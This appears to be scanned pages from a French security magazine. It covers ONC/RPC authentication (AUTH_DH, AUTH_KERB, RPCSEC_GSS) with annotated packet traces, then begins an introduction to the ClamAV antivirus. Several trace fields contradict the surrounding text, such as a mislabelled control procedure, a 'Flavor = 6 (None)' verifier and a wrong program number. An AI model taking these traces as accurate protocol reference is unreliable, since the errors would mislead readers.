Il y a un sujet que nous avons scrupuleusement évité : la méthode utilisée par les acteurs pour obtenir la clef publique de leur interlocuteur. Traditionnellement, les acteurs sont désignés par leurs *netnames*. Un fichier local ou une table NIS définit les associations entre les *netnames* et les clefs publiques correspondantes. Cette consultation n'est pas sécurisée puisque l'on ne dispose pas encore des informations indispensables à l'authentification (en l'occurrence les clefs publiques).

De plus, la longueur de la clef (192 octets) est considérée, de nos jours, comme une valeur trop faible pour fournir une robustesse suffisante. L'authentification AUTH_DH est donc désuète et on lui préfère AUTH_KERB ou RPCSEC_GSS. Toutefois, ce type d'authentification est très instructif car elle illustre bien certains mécanismes qui sont à la base des protocoles développés ultérieurement, en particulier Kerberos.

2.4.4 Trace réseau

La trace qui suit est obtenue si vous utilisez le service NIS+ de Solaris. Ici, on essaye de joindre le *daemon* rpc.nisd qui implémente la plupart des fonctions du service NIS+.

Le premier appel réalisé par le client sera :

```
RPC:  ----- SUN RPC Header -----
        RPC:
        RPC:  Transaction id = 1874964582
        RPC:  Type = 0 (Call)
        RPC:  RPC version = 2
        RPC:  Program = 100300 (NIS+), version = 3, procedure = 1
        RPC:  Credentials: Flavor = 3 (DES), len = 48 bytes
-> cb_cred::oa_flavor = AUTH_DH = AUTH_DES
        RPC:     Name kind = 0 (fullname)
-> Appel initial pas de nickname encore négocié
        RPC:     Network name  =   unix.78451@sanguku.mydomain
-> qualification par le network name complet (car name kind = 0)
        RPC:     Conversation key = 0x85DC96471A3B9964  (DES encrypted)
-> la clef de conversation chiffrée
        RPC:     Window = 0x459674CD (DES encrypted)
-> fenêtre de validité du message
        RPC:  Verifier       : Flavor = 3 (DES), len = 12 bytes
-> Le vérificateur
        RPC:      Timestamp = 0x14526973ABCD55CC (DES encrypted)
        RPC:        Window = 0xA4509B65 (DES encrypted)
```

Dans le vérificateur de la réponse du client, on trouve le *nickname* :

```
RPC:  ----- SUN RPC Header -----
        RPC:
        RPC: Transaction id = 1874964582
        RPC:  Type = 1 (Reply)
        RPC:   Status = 0 (Accepted)
        RPC: Verifier       : Flavor = 3 (DES), len = 12 bytes
        RPC:     Timestamp = 0x568741D6B5A8C431 (DES encrypted)
        RPC:        Nickname = 0x40000000
-> le reply contient le nickname pour cette session
        RPC: Accept status = 0 ( Success)
```

Ensuite, les messages du client utilisent le *nickname* obtenu :

```
RPC:  ----- SUN RPC Header -----
        RPC:
        RPC:  Transaction id = 1874952746
        RPC:  Type = 0 (Call)
        RPC:  RPC version = 2
        RPC:  Program = 100300 (NIS+), version = 3, procedure = 5
        RPC:  Credentials: Flavor = 3 (DES), len = 8 bytes
-> les credentials ne contiennent pas le nom complet et sont plus courts
        RPC:     Name kind = 1 (nickname)
->  On utilise le nickname que l'on a obtenu lors du premier appel
        RPC:     Nickname   = 0x40000000
        RPC:  Verifier       : Flavor = 3 (DES), len = 12 bytes
        RPC:      Timestamp = 0x5671BCAD678900AA (DES encrypted)
        RPC:        Window = 0x00000000 (DES encrypted)
```

2.5 Authentification avec Kerberos 4 : AUTH_KERB

Dans ce qui suit, nous supposons que le lecteur est familier avec les notions relatives à Kerberos, en particulier les mécanismes basés sur une tierce personne de confiance. Nous ne rentrerons donc dans aucun détail relatif à Kerberos.

L'utilisation de Kerberos 4 dans `AUTH_KERB` est très similaire à ce qui se fait avec `AUTH_DH`. La différence entre `AUTH_DH` et `AUTH_KERB` tient essentiellement dans la connaissance d'informations très utiles déjà obtenues durant la négociation du ticket Kerberos. En particulier, on en déduit non seulement le nom du client (le *netname* dans la sémantique de `AUTH_DH` est très similaire à la notion de principal de Kerberos), mais aussi la clef de conversation qui sera en fait la clef de session au sens de Kerberos.

Ce dernier point nous libère de la faiblesse de `AUTH_DH` relative à l'obtention des clefs publiques. L'authentification `AUTH_KERB` fonctionne à peu de choses près de la même façon que `AUTH_DH` si ce n'est que l'ensemble { netname ; clef de conversation chiffrée } est remplacé par le ticket Kerberos, chiffré selon la méthode de Kerberos (donc DES dans la cadre de Kerberos 4).

Comme dans `AUTH_DH`, les credentials sont accompagnés d'une fenêtre temporelle chiffrée et de vérificateurs eux aussi chiffrés, lesquels sont utilisés tout à la fois dans les requêtes et les réponses. Comme dans `AUTH_DH`, le serveur utilise un *nickname* pour identifier la session et éviter que le client utilise toujours son credential complet à chaque appel. Une fois que le client obtient un *nickname*, la structure de son credential est très simplifiée puisqu'il suffit de donner au serveur son *nickname* pour identifier la session de façon non équivoque.

A la différence de `AUTH_DH`, un nouveau *nickname* est généré par le serveur à chaque fois, ce qui le protège contre de mauvais esprits qui chercheraient à réutiliser des *nicknames* qui ont déjà servi. Le vérificateur aura donc une structure très voisine au niveau du client et du serveur puisqu'il sera constitué d'une date chiffrée pour garantir qu'on est dans une fenêtre de temps acceptable et d'un *nickname*. La seule différence est que le *nickname* du client est le dernier que lui a accordé le serveur, alors que dans le cas du serveur, il s'agit d'un nouveau *nickname*.

2.6 Utilisation de Kerberos 5 et limitation de ONC/RPC

Si vous avez bien suivi ce qui précède, on procède toujours de la même façon quand il s'agit de gérer une authentification dans ONC/RPC. Le credential et le vérificateur sont des buffers opaques sur lesquels on plaque une structure spécifique au type d'authentification de façon à en déduire les informations utiles à l'authentification.

A priori, on pourrait plaquer n'importe quelle structure sur le credential et le vérificateur pour faire des échanges d'informations entre le client et le serveur. Malheureusement il y a une limite forte : la taille du credential est limitée à 400 octets. Ce n'est pas gênant pour y mettre une clef Diffie-Hellman de 192 octets ou un ticket Kerberos 4, mais avec d'autres protocoles, comme Kerberos 5, la place vient à manquer. Or, pour des raisons évidentes de compatibilité avec l'existant, il est inenvisageable d'agrandir le champ `cb_cred::oa_base` de l'en-tête de message RPC. On est donc bel et bien coincé. C'est pourquoi il n'existe pas de `AUTH_KRB5`. Heureusement, une solution a été trouvée par le biais de `RPCSEC_GSS` qui est une extension de ONC/RPC incluant un support explicite de la GSS-API.

3. Contourner la limite de taille du credential : définition de RPCSEC_GSS

`RPCSEC_GSS` s'appuie sur le formalisme de la GSS-API. Autant dire les choses comme elles sont : c'est un formalisme assez lourd mais qui apporte des avantages conséquents, le principal étant de gérer de façon portable différents mécanismes de sécurité, sans adhérence ou presque avec les spécificités du mécanisme. L'emploi de la GSS-API garantit ainsi que des protocoles tels que Kerberos 5 qui ne sont pas supportés, comme on l'a vu, par ONC/RPC, le seront dans RPCSEC_GSS, mais il permet aussi de garantir que les futurs mécanismes, supportant la GSS-API, seront supportés par RPCSEC_GSS. On peut toutefois utiliser RPCSEC_GSS sans connaître la GSS-API dans la mesure où son formalisme est très proche, du point de vue du développeur, de celui de ONC/RPC. Le fonctionnement interne, en revanche, est très différent. On notera cependant que RPCSEC_GSS est totalement compatible avec ONC/RPC : un serveur basé sur RPCSEC_GSS peut également implémenter tous les types d'authentification de ONC/RPC.

3.1 Rappel : La GSS-API en deux mots

La GSS-API , ou *Generic Security Service Application Programming Interface* est un modèle de programmation destiné à être implémenté comme une sur-couche d'un mécanisme de sécurité existant. La GSS-API standardise les structures, les fonctions à utiliser et la façon de les mettre en œuvre. Grâce à cette API générique, il est possible de gérer de l'authentification entre un client et un serveur en minimisant les adhérences avec le mécanisme de sécurité sous-jacent, ce qui apporte un gain de portabilité et de maintenabilité de l'application particulièrement appréciable. Dans la suite nous verrons comment la GSS-API est utilisée dans ONC/RPC pour faire RPCSEC_GSS.

Nous n'allons pas entrer dans les détails concernant la GSS-API, je vous renvoie plutôt aux documents indiqués à la fin de cet article, sachez simplement que :

→ l'acquisition d'un credential au sens du mécanisme de sécurité se fait au travers de la fonction `gss_acquire_cred`, ou bien le credential est hérité de l'environnement (par exemple lancé depuis un shell qui dispose d'un ticket Kerberos) ;

→ le client et le serveur, qui disposent chacun de credentials GSS-API, vont partir dans une boucle de négociation, dans le but d'établir un contexte commun. Cette boucle peut présenter une ou plusieurs itérations, selon le type de mécanisme de sécurité sous-jacent. Dans celle-ci, le client appelle la fonction `gss_init_sec_context`, ce qui lui donne une « proposition de contexte » qu'il envoie au serveur. Le serveur reçoit cette information, la fait traiter par la fonction `gss_accept_sec_context`, et retourne le résultat au client. On repart alors sur une éventuelle autre itération jusqu'à converger sur l'établissement du contexte commun final ;

→ si le mécanisme sous-jacent le permet, la GSS-API fournit les outils nécessaires pour chiffrer/déchiffrer des messages (les fonction `gss_wrap` et `gss_unwrap`) ainsi que les fonctions pour créer une signature du message utile à la vérification de l'intégrité de celui-ci (`gss_get_mic` et `gss_verify_mic`).

Il est à noter que la GSS-API est fournie en standard dans les implémentations de Kerberos 5. D'autres protocoles de sécurité fournissent également un support de la GSS-API, poussés par leur utilisation dans NFSv4 au travers de `RCPSEC_GSS`. On notera en particulier les protocoles LIPKEY (RFC2847) et SPKM-3 (RFC2025).

3.2 RPCSEC_GSS ou comment les traditions viennent au secours des concepteurs de protocole

On a vu que se limiter à l'emploi de l'en-tête du message ONC/RPC pour contenir les informations relatives à l'authentification ne suffisait pas, par manque de place.

S'il est impossible d'utiliser la place disponible dans l'en-tête d'un message, le seul moyen restant consiste à mettre ces informations dans le corps du message. Le problème est que l'on ne doit pas venir marcher sur les plates-bandes des données de nature applicative qui sont dans le corps du message. La situation ressemble fort à une impasse. Heureusement, les architectes de `RPCSEC_GSS` ont trouvé un contournement, en s'appuyant sur un comportement traditionnel des produits utilisant les ONC/RPC. Mais avant de voir comment, faisons une petite digression.

Quand un produit dispose d'un protocole basé sur les ONC/RPC, il définit un jeu de fonctions disposant d'arguments et de résultats au format bien connu et identifié de façon unique par un numéro. L'ensemble des couples (numéro de fonction, fonction de service associée) forme l'épine dorsale du traitement des requêtes dans un client ou un serveur RPC. Il est d'usage de toujours avoir une fonction dont le numéro est 0, dont le nom est en général `PROC_NULL`. Cette fonction ne prend aucun argument et ne retourne aucun argument, et d'ailleurs elle ne fait rien. Elle existe simplement pour vérifier que toute la mécanique des RPC est correctement en place.

Appeler la fonction 0 d'un protocole revient à vérifier que le client et le serveur sont à même de dialoguer correctement l'un avec l'autre, que les ressources nécessaires sont en place et que l'on est par conséquent prêt à passer à des choses plus sérieuses.

Dans un sens cette fonction est à un serveur RPC ce que la commande `ping` est à une interface réseau : un moyen simple de vérifier sa présence et son fonctionnement nominal. Si vous avez utilisé les ONC/RPC au moins une fois dans votre vie, vous connaissez la commande `rpcinfo`. Cette dernière vérifie la présence d'un serveur pour un service RPC donné. Ainsi « `rpcinfo -u localhost nfs 3` » vous permet de vérifier qu'un serveur NFS v3 répond en UDP sur votre machine. Comme vous vous en doutez, `rpcinfo` utilise `PROC_NULL` pour faire ce test.

Revenons à RPCSEC_GSS. Nous avons besoin de transmettre des messages relativement gros pour gérer l'authentification, trop gros pour tenir dans l'en-tête. Or, on dispose toujours d'une fonction `PROC_NULL` de numéro 0 car aucun développeur ne songerait à ne pas le faire par crainte d'être frappé d'anathème (il y a des us et coutumes qui ne sauraient être discutés). RPCSEC_GSS utilise tout simplement cette fonction PROC_NULL en la surchargeant afin de recevoir et émettre des données.

On doit tout de même faire les choses proprement et distinguer un appel à PROC_NULL normal et un appel à PROC_NULL qui est en fait surchargé avec un message de négociation d'authenticité. Ce problème est très simplement résolu : puisque c'est le corps du message qui est mis à contribution, il nous reste de la place dans l'en-tête du message. On y place une étiquette qui indique si le message est un « vrai » message de données ou bien un message à usage interne à RPCSEC_GSS pour la mise en place de l'authentification. Pour ce qui est de l'interface avec le mécanisme de sécurité sous-jacent, RPCSEC_GSS utilise la GSS-API. Cela suppose la présence d'une boucle de négociation, comme cela a été décrit un peu plus haut. RPCSEC_GSS implémentera cette boucle en utilisant simplement un appel à PROC_NULL estampillé « message de négociation » à chaque fois qu'un échange est nécessaire.

La GSS-API fournit des services de chiffrement et de génération de message d'intégrité, RPCSEC_GSS va les utiliser. De plus, insistons sur un point essentiel quant à RPCSEC_GSS qui le rend radicalement différent des autres mécanismes d'authentification : RPCSEC_GSS dépend uniquement de la GSS-API, et non du mécanisme de sécurité. Avec AUTH_DH et AUTH_KERB il y a une très forte adhérence, ne serait-ce qu'au niveau de l'interprétation du credential dans l'en-tête du message RPC. A chaque fois, un effort de standardisation est indispensable, avec à la clef la rédaction d'une RFC pour définir la façon de procéder. Avec RPCSEC_GSS, l'adhérence est uniquement avec la GSS-API ; il suffit donc qu'un mécanisme de sécurité fournisse un support de la GSS-API pour qu'automatiquement ce mécanisme puisse être utilisé pour sécuriser des RPC via RPCSEC_GSS.

3.3 Disponibilité de RPCSEC_GSS

RPCSEC_GSS est généralement disponible pour tout mécanisme de gestion de la sécurité qui supporte la GSS-API. Actuellement, on trouve la GSS-API pour Kerberos 5 ainsi que pour les protocoles SPKM-3 (RFC2025) et LIPKEY (w) (pour utilisation dans une implémentation de NFSv4). On trouve aussi sur certains OS, dont Solaris, des implémentations de la GSS-API et de RPCSEC_GSS au dessus de Diffie-Hellman avec des clefs de plus grande longueur (640 octets ou 1024 octets).

Une authentification via RPCSEC_GSS est caractérisée par cb_cred::oa_flavor = 6 = constante « RPCSEC_GSS » . Dans la mesure où elle repose sur la GSS-API, qui est un standard ouvert sur lequel il est possible de plaquer n'importe quel type d'authentification, on considère que RPCSEC_GSS est la dernière authentification mise en place dans les RPC. Toutes les authentifications futures l'utiliseront en passant par leur interface GSS-API.

3.4 La boucle de négociation GSS-API, vue au travers de RPCSEC_GSS

RPCSEC_GSS présente, du point de vue de l'application cliente, une très grande similarité avec ONC/RPC. En gros, une application qui utilise les appels ONC/RPC utilisera RPCSEC_GSS de la même façon : création d'une structure CLIENT *, puis instanciation du champ de cette structure propre à l'authentification. Quand un client initie une authentification avec un serveur RPCSEC_GSS, celui-ci utilise la socket UDP ou TCP de la structure CLIENT * nouvellement initiée pour y envoyer un message de demande de négociation en utilisant la procédure 0 du protocole (PROC_NULL).

Pour que le serveur sache qu'il ne s'agit pas d'un paquet contenant des données mais d'un message propre à l'implémentation des routines de RPCSEC_GSS, on doit mettre une sorte d'étiquette pour différencier les deux cas. On utilisera le champ credential du message RPC qui contiendra une structure rpc_gss_cred, décrivant les credentials RPCSEC_GSS.

Cette structure contient :

gc_v : La version de RPCSEC_GSS utilisée (en pratique, toujours la valeur 1, ce champ existe pour permettre de futures extensions de protocole) ;

gc_proc : la procédure de contrôle. Peut prendre les valeurs suivantes :

- → RPCSEC_GSS_DATA : le message n'est pas un paquet de négociation ;
- → RPCSEC_GSS_INIT : le message est une initialisation de négociation ;
- → RPCSEC_GSS_CONTINUE_INIT : le message est une phase intermédiaire de négociation ;
- → RPCSEC_GSS_DESTROY : le message indique la destruction d'un contexte précédemment négocié.

gc_seq : numéro de séquence. Cette valeur sert à calculer une somme de contrôle à l'aide du contexte négocié entre les acteurs. La somme résultante est placée dans le vérificateur de la réponse à une requête.

Ce moyen garantit que la réponse corresponde bien à l'acteur concerné et qu'il ne s'agisse pas d'une réponse falsifiée.

gc_svc : nature du service de RPCSEC_GSS utilisé :

- → RPCSEC_GSS_SVC_NONE : on authentifie, mais on ne vérifie pas l'intégrité des messages ;
- → RPCSEC_GSS_SVC_INTEGRITY : authentification plus vérification de l'intégrité du message par calcul d'une MIC (somme de contrôle) gérée par la GSS-API ;
- → RPCSEC_GSS_SVC_PRIVACY : authentification et échange de messages chiffrés.

gc_ctx : contexte GSS-API propre au dialogue client serveur.

Lors d'une négociation, les choses vont se passer de la façon suivante :

→ **1.** le client initie un contexte de sécurité en appelant gss_init_sec_context.

Il forme un message avec l'étiquette gc_proc = RPCSEC_GSS_INIT puis stocke l'amorce de contexte dans le corps du message RPC comme une donnée utilisateur.

Le message est envoyé en surchargeant la fonction.

→ **2.** Le serveur reçoit ce paquet, voit l'étiquette gc_proc = RPCSEC_GSS_INIT et sait qu'il s'agit d'un appel à la fonction 0 surchargée.

Il décode le contexte et l'utilise comme argument pour gss_accept_sec_context. Il retourne le résultat (toujours dans le corps du message de la fonction 0) dans la réponse au client.

Si le contexte est négocié avec succès, on pourra l'utiliser ultérieurement, sinon une autre passe est nécessaire.

→ **3.** Si une autre passe est nécessaire, le client emploie à nouveau gss_init_sec_context en utilisant la réponse du serveur et envoie le résultat avec une étiquette RPCSEC_GSS_CONTINUE_INIT.

Et ainsi de suite jusqu'à établissement du contexte ou échec dans la négociation.

Par la suite, le serveur pourra utiliser normalement les fonctions de son protocole, mais le champ gc_proc vaudra RPCSEC_GSS_DATA, ce qui indique qu'il s'agit d'un message usuel et pas d'un message de contrôle lié à la gestion des contextes.

3.5 Différents types de services de RPCSEC_GSS

Comme cela a été évoqué plus haut, RPCSEC_GSS supporte trois types de services différents :

*Le premier, RPCSEC_GSS_SVC_NONE indique que l'on utilise la GSS-API uniquement pour gérer l'authentification entre le client et le serveur. Ensuite, des messages similaires à ceux de ONC/RPC sont utilisés. Cela suppose que les appels RPC sont faits sur un protocole de transport comme TCP, orienté connexion.

*Le service RPCSEC_GSS_SVC_INTEGRITY intègre au message la notion d'intégrité. Il permet de vérifier si le message est bien identique au niveau du client et du serveur, mais aussi de vérifier que le message vient bien de celui avec lequel on a négocié un contexte. En effet, le calcul de la somme de contrôle (ou MIC) dépend du contexte qui n'est connu que du client et du serveur. Ce service repose sur les fonctions gss_get_mic et gss_verify_mic de la GSS-API.

*Le service RPCSEC_GSS_SVC_PRIVACY permet de déchiffrer le message en totalité, en se basant sur les fonctions gss_wrap / gss_unwrap de la GSS-API. Seuls les acteurs ayant connaissance du contexte négocié sont à même de décoder son contenu.

La GSS-API, qui sous-tend RPCSEC_GSS, gère des sommes de contrôle (ou MIC) pour gérer l'intégrité des messages, mais aussi permet l'échange de messages chiffrés. Il était logique que RPCSEC_GSS fournisse (quand le système de sécurité sous-jacent l'implémente) des outils similaires.

Dans le cas de la gestion de l'intégrité, les informations à partir desquelles calculer une somme de contrôle sont soit les arguments d'une fonction RPC (dans le cas d'une requête), soit le résultat de la fonction (dans le cas d'une réponse). Dans ce cas, le corps du message change puisqu'il doit inclure la somme de contrôle. On plaquera donc le corps du message RPC sur une structure dont la déclaration est la suivante (définie ici en RPCL, le langage compilé par l'utilitaire rpcgen) :

```
struct rpc_gss_integ_data {
      opaque <> databody_integ ;
      opaque <> checksum;}
```

Le champ databody_integ est lui-même plaqué sur la structure suivante :

```
struct rpc_gss_data {
      uint32 seq_num ;
      proc_req_arg arg ;}
```

Le récepteur du message calculera la somme de contrôle sur la structure databody_integ. Si elle est valide, alors on vérifie que le numéro de séquence seq_num est bien le même que dans les credentials du message. Si tout est correct, on exploite proc_req_arg qui contient le message à proprement parler, encodé par XDR, comme cela est fait avec les ONC/RPC. La génération du message est faite en sens inverse : le message est encodé en XDR, on y ajoute le numéro de séquence puis on calcule la MIC.

L'emploi de messages complètement chiffrés est réalisable de la même façon. Cette fois-ci, ce sont les fonctions gss_wrap et gss_unwrap qui sont utilisées de façon interne par l'implémentation de RPCSEC_GSS. Les clefs et la « quincaillerie » nécessaires au chiffrement ont été négociées dans la phase initiale, lors de l'authentification du client sur le serveur et sont donc contenues dans le contexte GSS-API des deux acteurs.

Pour lire un message chiffré, on plaque dessus la structure suivante :

```
struct rpc_gss_priv_data {
    opaque <> databody_priv ;}
```

Ensuite, on déchiffre le champ databody_priv avec gss_unwrap. En cas de succès, on obtient un résultat qui est de type rpc_gss_data, décrit quelques lignes au-dessus. On vérifie la cohérence du numéro de séquence avant de décoder le corps du message à l'aide de XDR.

Il faut noter que tout ce processus complexe est transparent à l'utilisateur ainsi qu'au développeur final de l'application. Dans le cas de ONC/RPC, l'emploi de XDR est fait en interne des routines de la libC, sans intervention explicite de l'utilisateur. Dans le cas des fonctionnalités cryptographiques de RPCSEC_GSS, on intercale juste la phase chiffrement/déchiffrement avant le passage par XDR, exactement dans la même logique.

3.6 Trace réseau

Voici le type de trace réseau que l'on obtient avec RPCSEC_GSS. Le service qui est appelé ici est celui d'une programme de test, qui ne couvre aucune fonction particulière à part celle d'utiliser RPCSEC_GSS. Le numéro de programme utilisé est 88888888.

Lors de la création du contexte d'authentification, on a vu qu'un appel à la procédure 0, avec gc_proc = RPCSEC_GSS_INIT était engendré, contenant le contexte en cours de négociation dans le corps du message. On verra ainsi la trace suivante :

```
RPC:  ----- SUN RPC Header -----
        RPC:
        RPC:  Transaction id = 8569412567
        RPC:  Type = 0 (Call)
        RPC:  RPC version = 2
        RPC:  Program = 00000000 (?), version = 1, procedure = 0
        RPC:   Credentials: Flavor = 6 (RPCSEC_GSS), len = 20 bytes
        RPC:          version = 1
        RPC:          gss control procedure = 1 (RPCSEC_GSS_INIT)
--> surcharge de RPC_NULL par RPCSEC_GSS_INIT
        RPC:          sequence num = 0
        RPC:          service = 1 (none)
--> utilisation de RPCSEC_GSS_SVC_NONE
        RPC:          handle:  length = 0, data = []
        RPC:  Verifier        : Flavor = 0 (None), len = 0 bytes
        RPC:
        RPC:  RPCSEC_GSS_INIT args:
        RPC:          gss_token: length = 502 bytes
        RPC:   (on trouve ensuite le message de négociation créé avec
gss_init_sec_context)
```

Le serveur retourne, dans la réponse, le message de négociation, retraité par ses soins avec gss_accept_sec_context :

```
RPC:  ----- SUN RPC Header -----
        RPC:
        RPC: Transaction id = 8569412567
        RPC:  Type = 1 (Reply)
        RPC:   Status = 0 (Accepted)
        RPC: Verifier         : Flavor = 6 (RPCSEC_GSS), len = 37 bytes
        .....
        RPC: RPCSEC_GSS_INIT result:
        RPC:          handle:  length = 4, data = [00000003]
--> le serveur a négocié un contexte, il retourne un identifiant qui indexe
ce contexte
        RPC:          gss_major status    = 0
-->  gss_major = gss_minor = 0, la négociation est un succès, le contexte
négocié est dans le corps de la réponse
        RPC:          gss_minor status    = 0
        RPC:          sequence window = 128
        RPC:           gss token:   length = 106 bytes
        RPC:      ..... les données contenues dans le gss token,
        résultat de la négociation .....
```

Par la suite, les appels du client ont la forme suivante :

```
RPC:  ----- SUN RPC Header -----
        RPC:
        RPC:  Transaction id = 8569412678
        RPC:  Type = 0 (Call)
        RPC:  RPC version = 2
        RPC:  Program = 00000000 (?), version = 1, procedure = 1
        RPC:   Credentials: Flavor = 6 (RPCSEC_GSS), len = 24
        bytes
        RPC:          version = 1
        RPC:          gss control procedure = 1 (RPCSEC_GSS_DATA)
--> un appel normal, pas une fonction de contrôle
        RPC:          sequence num = 2
        RPC:          service = 1 (none)
        RPC:          handle:  length = 4, data = [00000003]
--> le client rappelle au serveur l'identifiant du contexte négocié pour
permettre au serveur de le retrouver
        RPC:  Verifier        : Flavor = 6 (None), len = 37 bytes
        RPC:      ...... somme de contrôle du numéro de séquence .....
--> le serveur calculera la cohérence entre seq_num et cette MIC avec les
informations de contexte, pour authentifier le message
        RPC:
        RPC:  ...... ensuite on trouve les informations relatives à la
procédure 1 du protocole program = 00000000, vers = 1
```

5. Conclusion en forme de résumé

L'authentification est un besoin qui a été pris en compte dans les RPC dès la définition du protocole. Par la suite, des mécanismes de plus en plus complexes ont été ajoutés au standard au fur et à mesure que les technologies et les besoins évoluaient, jusqu'à faire apparaître des limitations structurelles dans le protocole. Ces limitations ont été à l'origine de RPCSEC_GSS, protocole plus évolué et ne rencontrant pas les limitations de ONC/RPC, tout en restant compatible avec ce dernier. Le support, la GSS-API en interne de RPCSEC_GSS, garantit le futur du protocole dans la mesure où il utilise une API standard présente désormais dans les protocoles de sécurité actuels (Kerberos 5, mais aussi SPKM et LIPKEY). Quand l'IETF a posé les définitions de NFSv4, la sécurité et l'authentification à différentes échelles (du LAN au WAN) sont apparues comme un besoin prioritaire. RPCSEC_GSS est né de ce besoin, pour pallier les défauts de ONC/RPC en la matière. Les ONC/RPC avaient vu le jour pour servir de couche de transport aux protocoles NFSv2 et NFSv3. Ainsi, de même que NFS avait « porté » ONC/RPC, NFSv4 doit porter RPCSEC_GSS car toute implémentation de ce protocole doit explicitement s'appuyer sur ce nouveau standard de RPC.

De plus, RPCSEC_GSS est formellement très proche de ONC/RPC, tant au niveau du codage des clients que de celui des serveurs, une similarité qui facilite le portage des applicatifs existants dans ce nouveau protocole tout en assurant son évolutivité avec les protocoles de sécurité futurs puisque les adhérences se limitent à la GSS-API dont les spécifications sont fixées une fois pour toutes.

De même que NFSv4, RPCSEC_GSS est un standard émergent, en train de gagner du terrain petit à petit. Si la sécurité n'est pas un besoin critique de vos outils, RPCSEC_GSS ne présente que peu d'intérêt et amène un certain surcoût. Dans le cas contraire, c'est la solution naturelle à adopter, pour sa généricité, sa portabilité et son évolutivité.

Références

→**RFC1831** : Remote Procedure Call Version 2
→**RFC1832** : XDR: External Data Representation Standard
→**RFC2203** : RPCSEC_GSS Protocol Specification
→**RFC2478** : The simple and Protected GSS-API Negociation Mechanism
→**RFC2623** : NFS Version 2 and Version 3 Security Issues and the NFS Protocol's Use of RPCSEC_GSS and Kerberos V5
→**RFC3530** : Network File System (NFS) version 4 Protocol
→**RFC1509** : Generic Security Service API: C-bindings
→**RFC1510** : The Kerberos Network Authentication Service (V5)
→**RFC1964** : The Kerberos Version 5 GSS_API Mechanism
→**RFC2078** : Generic Security Service Application Programming Interface, Version 2
→**RFC2025** : The Simple Public-Key GSS-API Mechanism (SPKM)
→**RFC2847** : A Low Infrastructure Public Key Mechanism Using SPKM
→Premiers pas avec la GSS-API, Linux Magazine numéro 52.
→Article *Authentification : clé de voûte de la confiance*, ManuX, Misc 15.

Clamav, l'antivirus qui vient du froid


It could take days to kill a worm like that, and sometimes weeks.
J. Brunner, *The Shockwave Rider*

Quiconque, utilisateur ou administrateur, ignorerait encore la capacité de nuisance des virus et vers informatiques s'expose à de graves et douloureuses déconvenues [1].

Les pays de l'Est avaient plutôt la réputation, jusqu'à une époque encore récente, de fournir des virus plutôt que les armes pour les combattre. Le projet ClamAV, initié et dirigé par Tomasjz Kojm (Pologne) depuis 2002, est une bonne exception à cette « règle ». Il rejoint aussi la très petite famille des antivirus développés et distribués sous licence GPL.

Cet article a pour objectif de présenter ClamAV sous un angle pratique. Nous renvoyons le lecteur intéressé par les fondements théoriques de la virologie et de la lutte antivirus aux - excellents - ouvrages [2] et [3] ainsi qu'aux articles parus dans MISC [4].

Schéma 1 *Intégration de ClamAV dans les flux réseau*



1. Présentation

1.1 Généralités

ClamAV est une boîte à outils pour construire une solution antivirus. Le code source disponible sur le site du projet [5] permet de compiler un moteur d'analyse, un démon et quelques programmes annexes dont un utilitaire de gestion des mises à jour. Cela peut sembler peu de choses, mais c'est suffisant pour protéger efficacement son poste de travail, sa messagerie électronique ou même sa connexion Internet, comme nous le verrons au travers de quelques exemples. (cf. schéma 1 ci-contre)

Avant cela, attardons-nous un bref instant sur les fonctionnalités offertes par ClamAV actuellement dans sa version 0.80.

1.2 Fonctionnalités

Le moteur fourni par ClamAV fonctionne par recherche d'empreintes ou signatures dans les fichiers analysés. C'est une méthode certes ancienne, mais qui a fait ses preuves et reste encore la plus couramment utilisée. Qui dit « empreintes » et « signatures » dit également « mises à jour ». ClamAV fournit donc un utilitaire de gestion des bases de signatures : Freshclam.

La notion de boîte à outils évoquée précédemment se traduit par la mise à disposition d'une libraire associée à une API qui permet de « clamaviser » des applications tierces.

Des mécanismes de protection internes ont été ajoutés au fil des ans pour éviter les désagréments liés, par exemple, à l'analyse d'archives piégées (*archive bombs*).

1.2.1 Un petit mot sur les mises à jour

Les mises à jour des signatures virales sont cruciales et présentent deux dangers :

- absence de signature d'un virus ;
- corruption - volontaire ou non - des bases de signatures.

Freshclam est l'utilitaire de mise à jour des bases ClamAV. Utilisé en ligne de commande ou lancé en tâche de fond sous la forme d'un démon, il interroge régulièrement les serveurs de signatures ClamAV afin de maintenir à jour les bases. L'intégrité des bases est validée à l'aide de mécanismes cryptographiques (en gros à

[1] Je me suis toujours juré de débuter par ce genre de sentence mes articles sur les virus.

[2] *The Giant Black Book of Computer Viruses*, Mark Ludwig. Traduit par Pascal Lointier et publié aux éditions Dunod sous le titre *Du virus à l'antivirus, guide d'analyse*. L'histoire des infections informatiques reste quant à elle encore à écrire...

[3] *Les virus informatiques : théorie, pratique et applications*, Eric Filiol, Springer.

[4] Avec une mention particulière pour le dossier « Virus, mythes et réalités » du numéro 5 de MISC.

[5] ClamAV - **http://www.clamav.net**

Guillaume Arcas - **guillaume.arcas@free.fr**
Stéphane Clodic - **sclodic@teaser.fr**

l'aide de signatures numériques). Cette dernière fonctionnalité n'est possible que si Freshclam a été compilé avec les librairies MP 3, mais la mise à jour reste possible même en leur absence.

La procédure de mise à jour est fondée sur l'interrogation du DNS : la version de la base courante est extraite d'un enregistrement TXT et le serveur sur lequel Freshclam doit se connecter pour la télécharger est choisi par *round-robin* parmi les miroirs associés à l'enregistrement `database.clamav.net`.

En matière de détection de nouveaux virus, ClamAV se défend plutôt bien et a récemment été le premier à fournir les signatures pour des virus comme SoBig (variante I).

1.3 Installation

